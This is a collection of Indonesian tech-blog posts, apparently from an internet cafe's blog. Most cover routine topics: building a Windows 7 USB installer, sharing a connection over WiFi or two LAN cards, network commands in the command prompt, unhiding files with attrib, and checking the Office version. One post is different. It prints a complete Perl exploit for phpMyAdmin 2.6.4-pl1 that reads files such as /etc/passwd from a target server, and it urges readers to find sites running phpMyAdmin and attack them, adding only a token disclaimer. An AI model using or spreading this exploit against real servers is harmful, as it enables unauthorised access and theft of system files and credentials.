Cara Install Windows 7 Melalui USB Flashdisk

Selama ini saya telah mencoba mencari informasi bagaimana caranya menginstall Windows Xp melalui Flashdisk, dan akhirnya berhasil juga, walaupun prosesnya berjalan agak lambat dan kupikir ngga bakalan juga nih bisa menginstall lewat USB flashdisk, baru2 ini telah banyak artikel yang membahas tentang cara menginstall windows melalui USB flashdisk, dan saya pikir gak ada salahnya mencoba trik yang lain, siapa tau ada peningkatan dalam hal kecepatan penginstallannya.
Menginstall Windows melalui USB flashdisk ini ternyata banyak keuntungannya dibanding melalui CD atau DVD disk, Kita tidak perlu khawatir akan CD atau DVD yang ngga kebaca sama CD/DVD-ROM, CD atau DVD yang tergores, kadang menyulitkan dalam proses penginstallan windows, sedangkan melalui Flashdisk itu sendiri, hal yang demikian ngga lah perlu terjadi lagi.
Saya akan menunjukkan 2 cara ( secara manual dan otomatis ) menginstall windows 7 melalui USB FlashDisk
Sebelum kita mulai, perlu disiapkan adalah: Sekurangnya 1buah Flashdisk dengan kapasitan 4Gb ato lebih, soalnya Windows 7 setidaknya mengambil tempat sebesar 3Gb.

Cara Manual:
  1. Colokkan USB Flaskdisk anda. (masukin ke usb port yah, jgn ke tempat lain).
  2. Tekan Tombol WIN+R, ketik cmd dan klik OK.
  3. Ketik diskpart dan tekan ENTER.

  4. Ketik list disk, tekan ENTER dan pilihlah yang mana adalah USB flashdisk anda, hati2 jangan salah pilih nanti salah2 yg keformat adalah disk yang lain. jikalau anda punya hanya 1 harddisk makan USB flaskdisknya adalah disk1.
  5. Ketik select disk 1 dan tekan ENTER.
  6. Ketik clean dan tekan ENTER.
  7. Ketik create partition primary lalu tekan ENTER.
  8. Ketik select partition 1 dan tekan ENTER
  9. Ketik active dan tekan ENTER.
  10. Ketik format fs=fat32 dan tekan ENTER
  11. Ketik assign dan tekan ENTER
  12. Ketik exit dan tekan ENTER.
  13. Masukkan disk DVD windows 7  dan copy lah semua isi DVD tadi ke USB Flaskdisk anda.
  14. Booting komputer anda melalu USB Flashdisk, setting malalui bios komputer anda, pastikan boot nya melalui USB Flashdisk, apabila langkah2nya betul, maka proses instalasi windows seharusnya berjalan melalui USB Flashdisk.

Cara Otomatis.

Cara otomatis tentunya merupakan pilihan saya, dan untuk itu sudah tersedia program yang namanya WinToFlash, program ini akan melalukan langkah2 seperti cara manual diatas, yang kita perlu lakukan hanyalah menjalankan programnya, pilih sumber windows 7 dan arah USB flashdisk.
  1. Unduh program WinToFlash versi terbaru.
  2. Ekstrak dan jalankan file WinToFlash.exe
  3. Klik tombol “Check” dan mulailah proses Windows setup transfer wizard.
  4. Klik “Next”
  5. Pilih lokasi file Windows 7 dan lokasi USB Flaskdisk anda. klik “Next”.
  6. Pilih “I Accepted the terms of the license agreement” dan klik “Continue”
  7. Klik OK untuk memulai memformat USB Flashdisk dan file2 windows 7 secara otomatis akan dimasukkan ke USB Flashdisk.
  8. Klik “Next” apabila selesai pengopian, dan bootinglah komputer anda melalui USB Flashdisk tadi. apabila langkah2nya betul, maka proses instalasi windows seharusnya berjalan melalui USB Flashdisk.

WinToFlash 0.6.0011 Beta terbaru download link:


http://www.ziddu.com/download/11758966/Novicorp_WinToFlash_0.6.0011_beta.zip.html
Cara lain khusus untuk Windows 7 dapat menggunakan tools dari microsoft, yaitu Windows7 USB/DVD Download tools.

Sesudah Download dan install lalu jalankan programnya, pada langkah ke-1 pilih lokasi file .iso windows7 kita, lalu langkah ke-2 pilih apakah akan di install ke usb flashdisk tau bakar ke DVD disk.
Download Windows7 USB/DVD Download tools disini:

Baru baru ini saya menemukan lagi perangkat lunak baru untuk membuat flashdisk kita menjadi CD/DVD, utility ini mengubah flashdisk kita menjadi installer untuk windows vista dan windows 7. Cara memakainya cukup mudah, tinggal pilih lokasi drive flashdisk kita dan sumber CD/DVD windows vista atau windows 7 kita.

Download Setup from USB Disini:

Adapun cara lain lagi untuk membuat flasdisk kita agar bisa dipakai untuk menginstall windows 7 ialah dengan memakai tool yang bernama EasyBCD, berikut langkah2nya:
  1. Bagi yang belum punya program EasyBCD, silahkan download linknya dibawah ini:
  2. Link Download EasyBCD
  3. Kemudian colokkan flaskdisk nya ke port USB komputer kita, lalu format lah dengan memakai partisi FAT32
  4. Jalankan program EasyBCD dan klik tombol “Bootloader Setup” di panel sebelah kiri.
  5. Dibawah kotak “Create Bootable External Media“, pilihlah flashdisk yang akan kita buat untuk menginstall windows 7.
  6. Kemudian klik tombol “Install BCD” dan tunggu sebentar sampai muncul kotak dialog berikut:
  7. Klik tombol “Yes” lalu tutuplah program EasyBCD, kemudian masukkan DVD windows 7 ke komputer/laptop.
  8. Setelah itu, copy lah semua isi DVD windows 7 tadi ke flashdisk yang telah kita siapkan tadi, jika anda punya file .iso windows 7, ekstrak dahulu ke folder yang telah kita tentukan, kemudian baru di copy ke flaskdisk tadi.
  9. Selesai, sekarang flasdisknya sudah bisa dipakai untuk menginstall windows ke laptop / komputer kita.
Demikian trik yang baru untuk membuat fd kita agar bisa dipake untuk menginstall windows.
Dan untuk menguji apakah usb flashdisk atau disk DVD windows kita berhasil atau ngga dapat menggunakan program / tools MobaliveCD.

Download MobaliveCd Disini:


Semoga Tips Trik Tutorial warnet dari DeltaNet Kabunan bisa bermanfaat,. selamat mencoba...
Posted on 18.36 / 0 comments / Read More

Cara Setting Internet Pake WIFI

Mungkin cara ini sudah basi…, tapi gak ada salahnya kalau saya tampilkan dalam kaskus tersayang ini. Kita dapat menggunakan satu buah line internet digunakan bersama-sama dengan laptop / PC yang telah dilengkapi dengan WIFI. Kebetulan saya mempunyai koneksi internet 3G, dan di rumah saya ada sebuah laptop dan satu buah PC yang telah memiliki Card Wireless. Koneksi 3G ini biasanya saya gunakan pada Laptop untuk berinternet, Pada saat yang bersamaan anak saya juga ingin menggunakan internet untuk mengerjakan tugas2 dari sekolahnya. Lalu saya coba untuk melakukan sharing internet di laptop saya agar dapat digunakan juga pada PC / Komputer yang digunakan anak saya. Dan saya coba utak-utak dilaptop pada Network connection, Cara Setting Internet Pake WIFI dan hasilnya saya dapatkan catatan2 sebagai berikut.

Setting share pada koneksi jaringan internet.
1. Jangan koneksikan dahulu internet, saya menggunakan 3G.
2. Klik Start – Control Panel – Network Connection.
3. Klik kanan Pada jaringan koneksi Internet (misl : Indosat 3G)
4. Klik Properties
5. Klik tab Advanced
6. Pada bagian Internet Connection Sharing, beri tanda cetang (ceklist) pada Allow other network usert to connect through this computer’s Internet connection, Pilih Wireless Network Connection pada bagian Home Networking Connection.
7. Klik OK

Setting Jaringan Adhoc Computer to Computer (Peer to peer)
1. Klik Start – Control Panel – Network Connection
2. Klik kanan pada Wireless Network Connection
3. Klik tab Wireless Connection
4. Klik tombol Add
5. Tentukan network name (SSID) : misalnya : Internet-3G, network Authentication : Open, Data Encription : Disable. Jangan lupa perhatikan beri tanda centang pada This is a computer to computer (adhoc) network, wireless access point are not used.

6. Klik OK
7. Klik OK

Koneksikan Komputer / Laptop kita yg sebagai Server Internet dan Pada Komputer Client yang belum terkoneksi Internet dengan cara :
1. Koneksikan dahulu jaringan Internet kita.
2. Klik Start – Control Panel – Network Connection
2. Klik kanan pada Wireless Network Connection
3. Klik View Available Wireless networks
4. Maka di sana akan ditampilkan nama jaringan wirelessnya : contoh Internet-3G.
5. Klik Connect.

Kalau kita cek IP pada jaringan Wireless komputer server internet, akan tertulis IP Addresss : 192.168.0.1 NetMask : 255.255.255.0
Kalau kita cek IP pada Jaringan Wireless komputer client, akan tertulis IP Address 192.168.0.? (?=angka 1 sd. 254). Net Mask : 255.255.255.0


Sekian semoga bermanfaat, kalau ada yg salah atau kurang mohon dikoreksi.
Posted on 18.59 / 0 comments / Read More
Cara Sharing Fastnet menggunakan 2 Lan Card

Nah kali ini Delta Net Kabunan akan membahas tentang Tutorial Network/jaringan Internet, yaitu Cara Sharing Fastnet menggunakan 2 Lan Card. Dibawah ini PC ke-1 akan disebut sebagai Server dan PC ke-2 akan disebut sebagai Client.

Yang dibutuhkan :
1. 2 Buah LAN Card yang telah di pasang pada Server.
2. 1 Lan Card yang telah di pasang di PC Client.
3. 1 Buah Kabel LAN Cross dengan panjang secukupnya.

----------------------------------------------------------------
Tutorial :

[Step 1]. Buka Control Panel, lalu buka Network Connections.


[Step 2]. Double Click pada Network yang digunakan untuk FastNet, kita sebut sebagai Network LAN 1.


[Step 3]. Pilih Tab Support.

  [Step 4]. Click Details.
[Step 5]. Catat kedua DNS Server tersebut.
----------
[Info 1] :
Sebelum ke step 6, pastikan Network Lan 2 yang akan digunakan untuk menghubungkan Server ke Client tidak dalam keadaan memiliki IP. atau harus dalam keadaan Automatic.

Caranya ?


1. Klik kanan pada Network Lan 2 pilih Properties, akan muncul seperti tampilan [Step 10] dibawah,

2. Lalu pilih Internet Protocol(TCP/IP).


3. Akan muncul tampilan seperti [Step 11] dibawah, tapi click button yang pertama, yaitu Obtain an IP address automatically.

4. lalu pilih Ok, dan Ok lagi.
----------

[Step 6]. Click kanan pada Network Lan 1, pilih Properties.

[Step 7]. Pilih Tab Advanced.

[Step 8]. Centang tanda dibawah Internet Connection Sharing dan pilih Network Lan 2, dalam Tutorial ini Network Lan 2 saya menggunakan Nama Nike Network. Nama bisa aja berbeda. Lalu click Ok.

Apabila muncul error seperti dibawah ini, berarti anda belum meng-set Network Lan 2 sebagai DHCP / Automatic. Silahkan kembali ke panduan Info 1, lalu ulangi [Step 6].
Jika sukses maka akan muncul seperti gambar dibawah ini:
------------------------------------------------------
Sekarang kita pindah ke PC Client.


[Step 9]. Buka Control Panel, lalu buka Network Connections. Click kanan dan pilih Properties pada Network Lan di PC Client.
[Step 10]. Scroll kebawah dikit, double click pada Internet Protocol(TCP/IP).
[Step 11]. Isi sesuai dibawah ini, Ip Address : 192.168.0.2 , Subnet Mask : 255.255.255.0 , Default Gateway : 192.168.0.1 , dan DNS diisi sesuai dengan yang anda catat pada [Step 5]. Click Ok, dan Ok lagi.

[Step 12]. Click Start , pilih Run , ketik cmd , click Ok , lalu ping ke 192.168.0.1 atau ke kaskus.us seperti gambar dibawah :
  Its Done...
Posted on 18.49 / 0 comments / Read More
Cara Membuka Akses Keseluruhan dari Database

Phpmyadmin biasa nya tempat kita membuka akses keseluruhan dari database dan tempat kita membuat,menghapus dan memanipulasi data jadi phpmyadmin adalah tempat yang sangat rahasia bagi sang admin nah apa jadi nya kalo tempat yang sangat sakral itu bisa di buka ??? wah... gawat donk...
PERINGATAN ADMIN : PATCH YOUR SERVER NOW!!!
so apa lagi.... Lets rock and roll, sebelum kita melangkah lebih jauh mari kita analisis di mana lubang untuk kita susupi ke dalam sistem 
  1. Direktory phpmyadmin biasa nya ada di http://www.target.com/phpmyadmin/ nah apabila direktory itu tidak di proteksi maka gawat donk jadi biasa nya tempat itu pasti di password... nah loh gimana kita masuknya??? jangan panik.... lanjut saja
  2. File vulnerable yang bisa kita intip maka berdasarkan hal di atas ( duh kek lagi kuliah aja yah formal banget ) , mari kita membuat exploit sederhana
[dokter@localhost exploit]$ cat > phpmyadmin.pl
#!/usr/bin/perl
use IO::Socket;
# dokter^cinta
# bruteforce team @dalnet
#
# exploit phpMyAdmin 2.6.4-pl1
#
#
# Greatz to all my friends
# thanks for your idea to make this exploit
#
# Contact : dokter.cinta[at]gmail.com
# Website : http://Forum.doktercinta.org
#
if (@ARGV < 3)
{
print "\r\n Modified By: Dokter^cinta @ dalnet\r\n";
print "EXpl01T phpMyAdmin 2.6.4-pl1\r\n";
print " \r\n";
print "perl phpmyadmin.pl target /DIR/ FILE\r\n\r\n";
print "target - target dimana ada phpmyadmin contoh: http://localhost\r\n";
print "DIR - Direktori untuk PMA contoh: /phpMyAdmin- 2.6.4-pl1/\r\n";
print "FILE - file untuk di intip ../../../../../etc/passwd\r\n\r\n";
print "contoh cmd: perl phpmyadmin.pl http://localhost /phpMyAdmin-2.6.4-pl1/
../../../../../etc/passwd\r\n\r\n";
print "\r\n Bruteforce Team @dalnet\r\n";
exit();
}
$HOST = $ARGV[0];
$DIR = $ARGV[1]."libraries/grab_globals.lib.php";
$FILE = "usesubform[1]=1&usesubform[2]=1&subform[1][redirect]=".
$ARGV[2].
"&subform[1][cXIb8O3]=1";
$LENGTH = length $FILE;
print "\r\ntarget adalah: ".$HOST."\r\n\r\n";
$HOST =~ s/(http:\/\/)//;
$get1 = IO::Socket::INET->new( Proto => "tcp", PeerAddr => "$HOST",
PeerPort => "80") || die "Error 404\r\n\r\n";
print $get1 "POST ".$DIR." HTTP/1.0\n";
print $get1 "Host: ".%HOST."\n";
print $get1 "Content-Type: application/x-www-form-urlencoded\n";
print $get1 "Content-Length: ".$LENGTH."\n\n";
print $get1 $FILE;
while ($odp = <$get1>)
{
if ($odp =~ /Warning<\/b>: main\(\): akses ditolak hikz hikz hikz .\/$ARGV[2]
in
/ ) {
printf "\n\nFile ".$ARGV[2]." tak ada om :( .\r\n\r\n";
exit;
}
printf $odp;
}
maka kita cari target yang pake phpmyadmin lalu apa lagi....??? yah serang !!!!!!!!!!!!!!!!!!!
[dokter@localhost exploit]$ perl phpmyadmin.pl www.target.com /phpMyAdmin-2.6.4-pl1/
../../../../../etc/passwd
target adalah : www.target.com dan good luck you got their database
:P
===========================================================
WARNING !!!
saya tidak bertanggung jawab atas penyalah gunaan dari artikel ini dan ini hanya sebagai ilmu pengetahuan belaka jadi sekali lagi ...
PLEASE DONT TRY THIS AT OTHER PEOPLE PCS
TRY THIS WITH YOUR OWN RISK
Posted on 18.38 / 0 comments / Read More
Perintah DOS / Command Prompt Untuk Jaringan

Berikut ini adalah perintah-perintah pada Command Prompt yang berhubungan dengan jaringan komputer dan semoga bermanfaat bagi kalian yang membutuhkan.
Untuk melakukan perintah-perintah tersebut Anda harus masuk ke Command Prompt ( Klik Start ->Run ->Ketik CMD )

1. ipconfig /all
Menampilkan informasi konfigurasi koneksi, misalnya Host Name, Primary DNS Type, Ethernet Adapter LAN.

2. ipconfig /flushdns
Menghapus DNS Cache

3. ipconfig /release
“Menghapus” semua koneksi IP Address.

4. ipconfig /renew
Membuat IP Address baru untuk adapter tertentu.

5. ipconfig /displaydns
Menampilkan DNS Cache.

6. ipconfig /registerdns
Melakukan refresh DNS dan meregister kembali koneksi DNS.

7. ipconfig /showclassid
Menampilkan informasi DHCP Class.

8. ipconfig /setclassid
Mengubah DHCP Class ID

9. control netconnections
Menampilkan Network Connection.

10. nslookup
Mengetahui alamat ip address dari nama domain yang di tuliskan

11. netstat
Menampilkan informasi koneksi TCP/IP yang sedang aktif.

12. route
Menampilkan local route.

13. hostname
Menampilkan nama komputer.

14. ping
Contoh: ping www.facebook.com
Melakukan test koneksi ke situs www.finderonly.com.
Semakin sedikit % loss-nya maka semakin baik koneksinya.

15. tracert
Menampilkan informasi IP Address route.
Posted on 18.31 / 0 comments / Read More
Cara Membuat File Super Hidden

       Asline aku dah pernah bikin tulisan ini, tapi ya karena seperti yang udah aku ceritakan sebelumnya. Yang websiteku trouble gara-gara pas lagi proses upgrade mengalami error di tengah jalan. Ya udah tulisanku ilang semua, dan sekalian pindah rumah (hosting) deh. 
      Ehm, tentang Cara membuat file Super Hidden ini au tulis lagi karena ada beberapa yang nanyain tentang gimana cara bikinnya. Padahal kalo misalnya pada mau coba-coba buka DOS Console dan ketik help pasti bakalan tau kok jawabannya. Ya udah ga papa wis, aku tilis lagi ya… here we go.. Pertama kali dapet cara ini gara-garanya komputerku (Win XP) kena trojan. Biasane kalo cuma virus aja sih file asli yang terinfeksi virus akan balik lagi ketika virus itu terdeteksi ama antivirus (ntah kalo skarang). Nah beda ama trojan, yang akan tetep meng-umpet-kan file yang terinfeksi menjadi file System (aku suka nyebutnya Super Hidden). 
      Sekarang gimana nampilinnya? aku kasih contoh ya.. (karena lagi di kantor, make w2k ya) Ni aku ada folder yang abis kena trojan dan udah dijadikan Super Hidden. Nah kalo kita liat di Windows Explorer tu ga bakalan keliatan meskipun tab show all hidden file udah dicentang. Nah begitu juga kalo diliat di DOS Prompt.
D:\The-X29\Work\Penting>dir
Volume in drive D is DATA
Volume Serial Number is 445E-9DA9
Directory of D:\The-X29\Work\Penting
06/13/2006 11:57a.
06/13/2006 11:57a..
0 File(s) 0 bytes
2 Dir(s) 3,792,273,408 bytes free
Nah padahal di folder itu ada beberapa file. Sekarang aku coba dengan perintah lain
D:\The-X29\Work\Penting>dir /a
Volume in drive D is DATA
Volume Serial Number is 445E-9DA9
Directory of D:\The-X29\Work\Penting
06/13/2006 11:57a .
06/13/2006 11:57a ..
05/30/2006 02:08p 89,600 Sinopsis PINK Eps 9.doc
06/09/2006 12:06a 973,824 modul antivirus.doc
06/13/2006 11:42a 38,755 logo gajahmada fm.jpg
3 File(s) 1,102,179 bytes
2 Dir(s) 3,792,273,408 bytes free
Ternyata hanya dengan menambahkan tambahan parameter /a sudah tampil semuanya. Tapi apa cuma gitu aja? Ya enggak lah.. khan perintah dir hanya untuk melihat file aja. Sekarang gimana cara mengembalikan lagi seperti semula? Nah ketikkan perintah attrib
D:\The-X29\Work\Penting>attrib
A SH D:\The-X29\Work\Penting\Sinopsis PINK Eps 9.doc
A SH D:\The-X29\Work\Penting\modul antivirus.doc
A SH D:\The-X29\Work\Penting\logo gajahmada fm.jpg
Nah, keliatan semua deh dia termasuk dalam file apa. Ternyata semua file didalam folder itu udah berubah jadi SH. (System dan Hidden) atau bahasa kerennya Super Hidden.. Hehehheehe… udah sekarang gimana cara balikinnya? kita liat manualnya dulu alias help. Bukankah guru terdekat kita adalah help dan F1? hihihi kalo linuxers ya man. hohoho..
D:\The-X29\Work\Penting>help attrib
Displays or changes file attributes.
ATTRIB [+R | -R] [+A | -A ] [+S | -S] [+H | -H] [[drive:] [path] filename]
[/S [/D]]
+ Sets an attribute.
- Clears an attribute.
R Read-only file attribute.
A Archive file attribute.
S System file attribute.
H Hidden file attribute.
/S Processes matching files in the current folder
and all subfolders.
/D Processes folders as well.
Hoooo ternyata udah keliatan cara ngembaliin file kita. asiiikkk.. tinggal dicoba nih.. sekalian abis itu dicek apa udah kembali seperti semula apa belom..
D:\The-X29\Work\Penting>attrib -s -h “modul antivirus.doc”
D:\The-X29\Work\Penting>attrib
A SH D:\The-X29\Work\Penting\Sinopsis PINK Eps 9.doc
A D:\The-X29\Work\Penting\modul antivirus.doc
A SH D:\The-X29\Work\Penting\logo gajahmada fm.jpg
Hurraayyy udah balik.. tuh fileku ya modul antivirus.doc udah nggak ada label SH-nya. Sekarang kalo misalnya mau ngembaliin semua file sekaligus gimana? khan pegel juga kalo misalnya harus ngetik nama file-nya satu-satu? Hihihi tenang bro.. kita liat lagi di help. Ternyata perintah attrib ini mengijinkan untuk melakukan apa yang kita inginkan. coba ah
D:\The-X29\Work\Penting>attrib -s -h /s /d
D:\The-X29\Work\Penting>attrib
A D:\The-X29\Work\Penting\Sinopsis PINK Eps 9.doc
A D:\The-X29\Work\Penting\modul antivirus.doc
A D:\The-X29\Work\Penting\logo gajahmada fm.jpg
Yak, dengan menambahkan parameter /s dan /d semua file akan diproses, tergantung perintah didepannya. hehehehe.. sekarang file udah aman.. horeeee… cek lagi ah..
D:\The-X29\Work\Penting>dir
Volume in drive D is DATA
Volume Serial Number is 445E-9DA9
Directory of D:\The-X29\Work\Penting
06/13/2006 11:57a .
06/13/2006 11:57a ..
05/30/2006 02:08p 89,600 Sinopsis PINK Eps 9.doc
06/09/2006 12:06a 973,824 modul antivirus.doc
06/13/2006 11:42a 38,755 logo gajahmada fm.jpg
3 File(s) 1,102,179 bytes
2 Dir(s) 3,792,273,408 bytes free
Yak.. sudah selesee…. Sekarang kembali ke judul, gimana cara bikinnya? nah kalo misalnya merhatiin cara-cara menampilkan file ya ter-super-hidden, harusnya dah bisa bikinnya dong.. coba liat-liat lagi. Atau ketik lagi help attrib. Aku kasih clue ya.. yaitu tanda plus (+).
Posted on 18.21 / 0 comments / Read More
Cara Mengetahui Versi Office 32-bit atau 64-bit pada Microsoft Office

Cara mengetahui Versi Office 32-bit atau 64-bit pada Microsoft Office - Apakah anda bertanya-tanya menjalankan Office 2010 versi 32-bit atau 64-bit? office 2010 adalah Office pertama dengan versi 64-bit asli, tapi secara default sebagian besar pengguna menjalankan versi 32-bit.

Setup default Office 2010 akan menginstal edisi 32-bit meskipun pada sistem 64-bit. namun, ini bisa membingungkan karena banyak add-in baru tersedia dalam versi 32-bit dan 64-bit, atau dikenal sebagai versi x86 atau x64. jika anda tidak yakin mana yang digunakan berikut adalah cara untuk memeriksanya.

  • Pertama, buka aplikasi Office. pada contoh ini, kita menggunakan Word 2010, tapi cara kerjanya sama di aplikasi Office lainnya. Klik tab File, kemudian pilih Help
  • Di sisi kanan, anda akan melihat informasi tentang versi Office anda. anda akan melihat versi suite dan aplikasi yang disertakan, serta nomor versi, dan ID produk. perhatikan di sebelah kanan nomor seri menunjukkan bahwa Office yang digunakan adalah versi 32-bit.
  • Seperti yang telah disebutkan sebelumnya, ini adalah versi Office 2010 paling umum. jika anda menjalankan versi 32-bit, maka anda harus men-download add-in versi 32-bit atau x86. atau jika anda menjalankan Office versi 64-bit, anda akan melihat tag 64-bit di sebelah nomor versi Office. Jika memang demikian, anda harus menggunakan add-in versi x64. jika anda menginstal add-in 32-bit pada Office versi 64-bit atau sebaliknya, installer biasanya akan memberitahu sehingga anda dapat mendownload dan menginstal versi yang benar. namun, ada juga add-in 32-bit yang dapat bekerja dengan baik pada Office versi 64-bit.

Semoga artikel singkat di atas bermanfaat buat sobat semua yang membutuhkannya dan salam sukses...
Posted on 06.59 / 0 comments / Read More

Cara Mempercepat Tampilnya Kotak Dialog Help di Microsoft Office

